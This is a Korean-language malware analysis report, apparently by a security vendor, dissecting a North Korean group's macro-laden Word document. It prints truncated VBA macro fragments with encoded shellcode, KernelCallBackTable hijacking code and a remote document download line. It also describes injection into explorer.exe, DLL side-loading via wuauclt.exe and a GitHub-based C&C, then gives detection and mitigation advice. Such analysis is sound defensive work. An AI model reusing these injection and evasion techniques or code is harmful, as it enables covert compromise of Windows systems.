4.7.3 KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (3)

```
WMModifyFSink = WMCreateFileSink
WMModifyFSink = WMCheckURLScheme1(WMModifyFSink)
WMModifyFSink = WMCheckURLScheme2(WMModifyFSink)
WMModifyFSink = WMCheckURLScheme3(WMModifyFSink)
```

```
Private Function WMCheckURLScheme3(WMCreateFileSink As LongPtr) As LongPtr
#If Win64 Then
Dim MediaSection(2747) As String
MediaSection(1) = "rZ0Pi+vJpI5sdqo086eT4T5WVcxI6sI0D/+aqjJw+hPtHxA6B0weAghEnm30vFJIvrftM7
MediaSection(2) = "PAJJWEdvn0oI9ysRAIlbxTD+h5qg3da/3UmP5gVLYRBhQg1xI1b629qib0/XISeli3WVWV
MediaSection(3) = "nrv2ACUshZY1pgPAXK/dhiG4xgBKrrXegyaeSWdIlvPkhiSFAAXqwLKqfYhCKHLjVjGFAR
MediaSection(4) = "g05JCETFtqbpZOcjhApu7oHYqzYsKvYjZaiNiReYIMWvKJ+D1wCLYwIvETPSYz1cSgrHU4
MediaSection(5) = "jfNeGrUbu4U7J+z0HkSA+fjd6JdZabhP/nJxadv4KWMaBFZIjV3cBgx5+PkOgLyN8KkATO
MediaSection(6) = "xRaJYMs9zWbKhNRM0U7IikE95yO4yjKYDsd214NF7At3yHdkEeJMj3nDXQjcq+BNGtmMNi
MediaSection(7) = "MdplrKEIvbvDR3iiysg7Yu4z2KIK+zOHybAIPNv/3wx/oJ8ow6cOHI3sq/88cRXC5KENSL
```

[그림 21] KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (3.1)

WMCheckURLScheme3에는 WMCheckURLScheme1과 WMCheckURLScheme2를 거쳐온
복호화 된 ShellCode가 인자로 들어간다.
또한 WMCheckURLScheme3에도 인코딩된 ShellCode가 존재한다.

```
If WMCreateBackupRestorer(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, 0
If MediaSectionLen Then
If WMCreateBackupRestorer(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, W
WMCreateFileSink = WMCreateFileSink + MediaSectionLen
End If
End If
End If

Next idx
WMCheckURLScheme3 = WMCreateFileSink
End Function
```

[그림 22] KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (3.2)

WMCheckURLScheme3 내부에서는 WMCheckURLScheme1과
WMCheckURLScheme2를 거쳐왔던 ShellCode와 WMCheckURLScheme3 내부의
ShellCode가 일련의 복호화 과정이 수행된다.

4.8 KernelCallBackTable 내 악성 WMIsAvailableOffline API 삽입 및 메모리 속성 변경

```
WMVdspa ByVal (WMCreateFileSink - 16), ByVal (wmflash), WMPlaybackRadd
Ret = WMVSDecd(ByVal (WMCreateFileSink - 16), &H100000, Play_Decd_Rdh, WmEmptyData)

WMVdspa ByVal (wmflash), (WMCreateFileSink), WMPlaybackRadd

If ThisDocument.ReadOnly = False Then
    WMCreateIndexer
    ThisDocument.Save
    If ThisDocument.ReadOnly = False Then
        WMCreateIndexer
        ThisDocument.Save
    End If
End If

Application.Documents.Open ("https://lm-career.com/careeroppr.docx")
If ActiveDocument <> ThisDocument Then
    ThisDocument.Close
End If
```


[그림 23] KernelCallBackTable 내 악성 WMIsAvailableOffline API 삽입 및 메모리 속성 변경

마지막으로, 이전의 복호화 한 악성 ShellCode를 WMIsAvailableOffline API의 주소에 삽입하고,
해당 API 주소를 KernelCallBackTable 내 삽입한다.
이를 통해 KernelCallBackTable이 사용될 때마다
악성 ShellCode는 WMIsAvailableOffline API 호출과 함께 동작하게 된다.

해당 과정은 다음 표와 같다.

```
memcpy(WMIsAvailableOffline, ShellCode, 8)
Ret = VirtualProtect(
  WMIsAvailableOffline,
  0x100000,
  32,
  WmEmptyData) // PAGE_EXECUTE_READ_WRITE
memcpy(KernelCallBackTable, WMIsAvailableOffline, 8)
```


4.9 정상 문서 위장을 위한 문서 다운로드



[그림 24] KernelCallBackTable 내 악성 WMIsAvailableOffline API 삽입 및 메모리 속성 변경

이후 정상 문서로 위장하기 위해 외부에서 정상 문서로 위장한 DOCX 문서를 다운로드하여 위장한다.


4.10 KernelCallBackTable 조작 전



[그림 25] KernelCallBackTable 내 USER32!_fnDWORD

위 그림을 보면 KernelCallBackTable이 열거되어 있으며,
그 중에서 USER32!_fnDWORD가 정상적인 위치에서 기능을 하고 있는 것을 확인할 수 있다.
해당 모습은 악성 문서에 의해 변조되기 전에 확인한 모습이다.


4.11 KernelCallBackTable 조작 후



[그림 26] KernelCallBackTable 내 USER32!_fnDWORD의 변조

위 그림을 보면 USER32!_fnDWORD가 변조되어
WMVCORE!WMIsAvailableOffline으로 변경된 것을 확인할 수 있다.
또한 WMIsAvailableOffline API 조차도 악성 ShellCode로 덮어 씌워진 상태이다.

4.12 KernelCallBackTable 조작에 의한 변화



[그림 27] PEB 내 KernelCallBackTable

악성 문서에 의해 KernelCallBackTable이 변경되었음을 확인할 수 있었다.
이는 아래의 표처럼 인젝션 기법이 수행되어 변경된 상태이다.
KernelCallBackTable은 User32.dll이 메모리에 로드될 때 CallBack 함수의 배열로 초기화되고,
프로세스에서 그래픽 호출(GDI)이 이루어질 때마다 사용된다.
즉, 그래픽 사용이 될 때마다 해당 프로세스에는
KernelCallBackTable의 하이재킹 영향으로 인젝션이 수행된다는 의미이다.


KernelCallBackTable Injection 이란?
- KernelCallBackTable에 저장된 CallBack Function들의 주소에 악성 함수의 주소를 삽입하여 특정 윈도우 메시지가 전달될 때 마다 악성코드가 실행되도록 하는 기법

4.13 1차 ShellCode 분석 (인젝션 대상 프로세스 탐색)

[그림 28] 인젝션 대상 프로세스 확인

ShellCode는 인젝션 대상 프로세스를 확인하는데 대상 프로세스는 explorer.exe인 탐색기이다.
사용 API는 CreateToolhelp32Snapshot을 호출한 후
Process32FirstW와 Process32NextW를 호출하여 위 그림처럼 explorer.exe를 찾는다.


4.14 1차 ShellCode 분석 (대상 프로세스 핸들 획득)



[그림 29] 인젝션 대상 프로세스 핸들 획득

OpenProcess API를 호출하여 explorer.exe 프로세스의 핸들을 획득한다.


4.15 1차 ShellCode 분석 (대상 프로세스에 인젝션)



[그림 30] 대상 프로세스에 인젝션

VirtualAllocEx API 호출을 통해 대상 프로세스 내에 코드 인젝션을 할 공간을 확보한다.
이후 위처럼 NtProtectVirtualMemory API 호출을 통해 메모리 속성을 실행 가능하도록 변경한 후
2차 ShellCode를 WriteProcessMemory API 호출을 통해 대상 프로세스 메모리 내에 인젝션 한다.
이후 대상 프로세스 내 코드를 실행할 Thread를 생성하기 위해 RtlCreateUserThread API를 호출한다.


4.16 1차 ShellCode 분석 (WMIsAvailableOffline API 원복)



[그림 31] 인젝션 후 WMIsAvailableOffline API 원복

인젝션이 끝난 후 WMIsAvailableOffline API를 원래의 상태로 복구시켜준다.

4.17 2차 ShellCode 분석 (특정 폴더 내 악성 LNK 파일 생성)



[그림 32] 시작 프로그램 폴더 내 LNK 파일 생성

시작 프로그램 폴더 내 악성 LNK 파일인 WindowsUpdateConf.lnk을 생성한다.

4.18 2차 ShellCode 분석 (악성 DLL 파일 생성 및 LNK 파일에 의한 업데이트 서비스로서 실행)

[그림 33] 악성 DLL 파일 생성 및 이전의 LNK 파일에 의한 업데이트 서비스로서 실행

LNK 파일에는 악성 매크로가 삽입되어 있으며
해당 매크로는 Windows Auto Update Client 서비스 바이너리인 wuauclt.exe를 실행한다.
해당 서비스 바이너리는 실행에 필요한 DLL로서 wuaueng.dll을 필요로 하는데
이는 Windows Update Agent DLL이다.
wuauclt.exe 실행에 wuaueng.dll가 필수적으로 사용됨을 이용하여 악성 wuaueng.dll을 생성한 후
이를 wuauclt.exe에 로드시키는 방법으로 악의적인 행위를 숨기고 안티 바이러스 제품을 우회한다.

4.19 3차 ShellCode 분석 (Windows Update 서비스가 C&C 서버와 연결)

[그림 34] Windows Update 서비스가 C&C 서버와 연결하는 모습

이전에 Windows Auto Update Client 서비스인 wuauclt.exe에 로드된 악성 wuaueng.dll은
북한 해커의 악성 C&C 서버와 연결을 시작한다.
즉, 정상적인 Windows Update 서비스가 악성 C&C 서버와 연결을 수행하는 악성코드가 된 것을 의미한다.


4.20 3차 ShellCode 분석 (C&C 서버로 이용되는 Github)

[그림 35] C&C 서버가 Github로 설정되어 있는 모습

북한 해커는 C&C 서버를 Github 주소로 사용한다. 탈취한 정보는 Github에 저장한다.

5. Privacy-i EDR의 취약점 공격 방지

5.1 탐지 정보 (exploit.execute.suspicious-macro)



[그림 36] Privacy-i EDR 탐지 정보

Privacy-i EDR는 취약점 공격 방지 기능은
실시간으로 프로세스를 모니터링하는 행위 기반 엔진에서 동작하며,
본 보고서에서 다루는 북한 해킹 그룹의 문서형 악성코드에 대해
VBA 매크로 취약점 공격을 탐지하고 대응한다.

6. 대응

1. Privacy-i EDR의 취약점 공격 방지 기능을 통해 취약점 공격을 사전에 방지한다.
2. OS 및 소프트웨어 보안 업데이트를 항상 최신으로 유지한다.
3. 주요 문서는 주기적으로 백업하고 물리적으로 분리하여 관리한다.
4. 신뢰할 수 없는 메일의 첨부파일은 실행을 금지한다.
5. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결을 차단한다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오